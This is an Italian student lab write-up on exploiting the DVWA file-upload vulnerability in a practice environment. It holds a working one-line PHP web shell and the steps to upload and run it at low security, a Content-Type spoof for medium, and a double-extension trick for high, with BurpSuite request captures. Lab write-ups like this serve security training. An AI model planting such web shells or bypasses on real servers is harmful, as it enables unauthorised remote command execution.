

ESERCIZIO W13D1

EXPLOIT FILE UPLOAD

Mungiovì Fabio

In questa lezione vedremo come sfruttare un file upload sulla DVWA per caricare una semplice shell in PHP. Monitoreremo tutti gli step con BurpSuite.

TASK

Lo scopo è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP.

Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di intercettare ed analizzare ogni richiesta verso la DVWA con **BurpSuite**.


EXTRA

Effettuare il File Upload di una shell ai livelli di sicurezza Medium e High.
Utilizzare sempre BurpSuite per monitorare tutti gli step.

ESECUZIONE


Per l'esecuzione di questo esercizio ci collegheremo dalla macchina Kali alla macchina Metasploitable tramite il browser di BurpSuite, utilizzando l'IP assegnato a Metasploitable.

Entriamo nella DVWA, e dal Menu DVWA Security, impostiamo il livello di sicurezza su LOW.




The screenshot shows the DVWA Security page. The left sidebar contains a menu with options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (highlighted), PHP Info, About, and Logout. The main content area is titled 'DVWA Security' with a lock icon. Below the title, it says 'Script Security' and 'Security Level is currently low.' It provides instructions on setting the security level to low, medium, or high, and notes that the security level changes the vulnerability level of DVWA. There is a dropdown menu set to 'low' and a 'Submit' button. Below this, there is a section for 'PHPIDS' (v.0.6) which is currently disabled. It includes links to 'enable PHPIDS', '[Simulate attack]', and '[View IDS log]'. At the bottom, a text box displays 'Security level set to low'.

Spondandoci nella tab **Upload** la DVWA mostrerà la pagina di dove sarà possibile caricare file.



The screenshot shows the DVWA Vulnerability: File Upload page. The left sidebar is the same as the previous page, but 'Upload' is now highlighted. The main content area is titled 'Vulnerability: File Upload'. It contains a form with the text 'Choose an image to upload:' and a 'Choose File' button. Below the button, it says 'No file chosen'. There is also an 'Upload' button. Below the form, there is a section titled 'More info' with three links: http://www.owasp.org/index.php/Unrestricted_File_Upload, <http://blogs.securiteam.com/index.php/archives/1268>, and <http://www.acunetix.com/websecurity/upload-forms-threat.htm>.

Prima di iniziare il tentativo di exploit, creiamo un file **php** di una semplice shell di comando.
Da terminale creiamo il file e editiamolo con un editor di testo.



```
fabiomun@kali: ~/Desktop
File Actions Edit View Help
(fabiomun@kali)-[~/Desktop]
$ touch shell.php
(fabiomun@kali)-[~/Desktop]
$ nano shell.php
(fabiomun@kali)-[~/Desktop]
$
```

.../hackable/uploads/simple-backdoor.php succesfully uploaded!

Scriviamo:

```
<?php system($_REQUEST["cmd"]); ?>
```

Questo è un pezzo di codice PHP molto breve ma estremamente potente.

Vediamo cosa fa ogni parte:

1. `<?php ... ?>`

Questi sono i "tag" che indicano l'inizio e la fine del codice PHP.

2. `system()`


Questa è una funzione PHP. Una funzione è come un "comando" predefinito che PHP sa come eseguire.

La funzione `system()` ha il compito di eseguire un comando del sistema operativo, prende una stringa di testo e lo esegue come se fosse digitato sul terminale del server. Inoltre, prende l'output di quel comando e lo stampa direttamente nella pagina web che stai visualizzando nel browser.

3. `$_REQUEST["cmd"]`


Questa è una variabile superglobale di PHP.

In pratica questa variabile prenderà come input i comandi che gli daremo e li restituirà alla funzione `system()`.




```
fabiomun@kali: ~/Desktop
File Actions Edit View Help
GNU nano 8.4 shell.php *
<?php system($_REQUEST["cmd"]); ?>
./hackable/uploads/simple-backdoor.php succesfully uploaded!
```

Ora che la shell è stata creata, carichiamola sulla DVWA tramite il comando Upload



Se il caricamento è andato a buon fine riceveremo il messaggio in immagine.

Spostiamoci ora su BurpSuite, che è rimasto in ascolto e analizziamo la richiesta intercettata.



Notiamo come, dato il livello di sicurezza basso, il percorso di salvataggio del file è visibile nella richiesta GET.

La visibilità del percorso consente a un attaccante di conoscere immediatamente la posizione del file caricato, facilitando l'interazione diretta con la shell.


Spostiamoci quindi sulla barra dell'URL del browser, e incolliamo il percorso dove è stata salvata la shell che abbiamo caricato.

```
192.168.51.101/dvwa/hackable/uploads/shell.php
```


Per iniziare l'exploit, inviamo dei comandi alla shell, inserendo alla fine dell'URL:

```
?cmd="comando"
```

Un comando specifico da inserire potrebbe essere `ls`




Come vediamo nell'immagine, il browser restituisce a schermo l'output del comando inserito, listando i file contenuti nella cartella dove è posizionata la shell.



Analizzando ancora le richieste intercettate con BurpSuite, vediamo come i comandi vengano inviati alla shell tramite la richiesta GET.

Vediamo ora cosa restituisce il comando `pwd`



Ci viene mostrato il percorso in cui è stata salvata la shell.

Le possibilità di un attaccante malevolo con una vulnerabilità di questo tipo sono molte e molto impattanti, a prova dell'importanza di un sistema di controllo ben strutturato sui file che vengono caricati su un server.

EXTRA

In questo esercizio proveremo a effettuare il caricamento della shell, come nell'esercizio precedente, con livelli di sicurezza più alti della DVWA.

LEVEL MEDIUM

DVWA Security

Script Security

Security Level is currently **medium**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

Dopo aver impostato il livello di sicurezza nell'apposita sezione, torniamo sulla pagina di upload e analizziamo il codice sorgente, disponibile nella pagina stessa.

```
<?php
if (isset($_POST['Upload'])) {

    $target_path = DVWA_WEB_PAGE_TO_ROOT."hackable/uploads/";
    $target_path = $target_path . basename($_FILES['uploaded']['name']);
    $uploaded_name = $_FILES['uploaded']['name'];
    $uploaded_type = $_FILES['uploaded']['type'];
    $uploaded_size = $_FILES['uploaded']['size'];

    if (($uploaded_type == "image/jpeg") && ($uploaded_size < 100000)){

        if(!move_uploaded_file($_FILES['uploaded']['tmp_name'], $target_path)) {

            echo '<pre>';
            echo 'Your image was not uploaded.';
            echo '</pre>';

        } else {

            echo '<pre>';
            echo $target_path . ' succesfully uploaded!';
            echo '</pre>';

        }

    }
    else{
        echo '<pre>Your image was not uploaded.</pre>';
    }
}
?>
```

Notiamo come, nella parte evidenziata, il blocco `if` consenta solo ai file di tipo `image/jpeg` di essere caricati.

Questa è una debolezza significativa, poiché il tipo di file è controllato lato client e può essere facilmente falsificato intercettando la richiesta.

Carichiamo quindi la shell ed intercettiamo la richiesta.

```
Request
Pretty Raw Hex
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.51.101
3 Content-Length: 434
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.51.101
7 Content-Type: multipart/form-data;
boundary=---WebKitFormBoundaryNrCBggs6BbtC43W3
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/135.0.0.0 Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.51.101/dvwa/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=medium; PHPSESSID=7eef6a2052deda6c92048148c21fffe3
14 Connection: keep-alive
15
16 ---WebKitFormBoundaryNrCBggs6BbtC43W3
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 ---WebKitFormBoundaryNrCBggs6BbtC43W3
21 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
22 Content-Type: application/x-php
```

Analizzando la richiesta intercettata di fatti troviamo presente il campo *Content-Type* nella richiesta POST.

Non ci resta che modificarlo prima di inviarlo al server con il testo accettato dal blocco if visto nel codice sorgente: **image/jpeg**

```
18
19 100000
20 ---WebKitFormBoundary4oBlxsyWR9n6Be8X
21 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
22 Content-Type: image/jpeg
```

Mandando avanti la richiesta la shell sarà caricata.

Choose an image to upload:

Choose File

No file chosen

Upload

../../hackable/uploads/shell.php succesfully uploaded!

LEVEL HIGH

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

high

▼

Submit

Impostiamo ora il livello di sicurezza su HIGH e, come prima, analizziamo il codice sorgente della pagina di upload.

```
<?php
if (isset($_POST['Upload'])) {

    $target_path = DVWA_WEB_PAGE_TO_ROOT."hackable/uploads/";
    $target_path = $target_path . basename($_FILES['uploaded']['name']);
    $uploaded_name = $_FILES['uploaded']['name'];
    $uploaded_ext = substr($uploaded_name, strrpos($uploaded_name, '.') + 1);
    $uploaded_size = $_FILES['uploaded']['size'];

    if (($uploaded_ext == "jpg" || $uploaded_ext == "JPG" || $uploaded_ext == "jpeg" ||
    $uploaded_ext == "JPEG") && ($uploaded_size < 100000)){

        if(!move_uploaded_file($_FILES['uploaded']['tmp_name'], $target_path)) {

            echo '<pre>';
            echo 'Your image was not uploaded.';
            echo '</pre>';

        } else {

            echo '<pre>';
            echo $target_path . ' succesfully uploaded!';
            echo '</pre>';

        }

    }
    else{


        echo '<pre>';
        echo 'Your image was not uploaded.';
        echo '</pre>';

    }

}
```

Il blocco if in questo caso verifica se l'estensione del file è una delle varianti di "jpg" o "jpeg", sia in minuscolo che in maiuscolo.

Quindi un tentativo possibile potrebbe essere quello di aggiungere al file della shell che vogliamo caricare, anche una delle estensioni accettate dal blocco if (jpg).



Vulnerability: File Upload

Choose an image to upload:

No file chosen

../../../../hackable/uploads/shell.php.jpg succesfully uploaded!

Il blocco if ha accettato il file, in quanto ha rilevato un estensione accettata, ma il server è configurato per elaborare file .php, quindi la shell caricata sarà comunque eseguibile nonostante l'aggiunta dell'estensione .jpg